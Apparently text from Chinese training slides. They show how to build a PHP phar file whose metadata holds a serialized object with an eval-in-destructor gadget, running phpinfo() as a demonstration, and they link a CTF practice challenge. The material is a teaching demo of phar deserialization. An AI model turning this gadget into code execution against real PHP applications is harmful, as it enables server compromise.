Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86

生成phar

metadata 序列化内容为 O:4:"Demo":1:{s:3:"var";s:10:"phpinfo()";};

```
<?php
class Demo {
    public $var;

    function __destruct()
    {
        eval($this->var);
    }
}

$o = new Demo();
$o->var='phpinfo();';

@unlink("phar.phar");
$phar = new Phar("phar.phar");
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub
$phar->setMetadata($o); //将自定义meta-data存入manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
```

执行了eval(phpinfo());;

01

题目练练手

Warmup3:<http://9f14f3c3.ngrok.io/Setialize/Warmup3/index.html>

Hint:phar



国家电网公司
STATE GRID
CORPORATION OF CHINA

24小时 供电服务热线
95598



感谢您的聆听指正

THANK YOU FOR YOUR WATCHING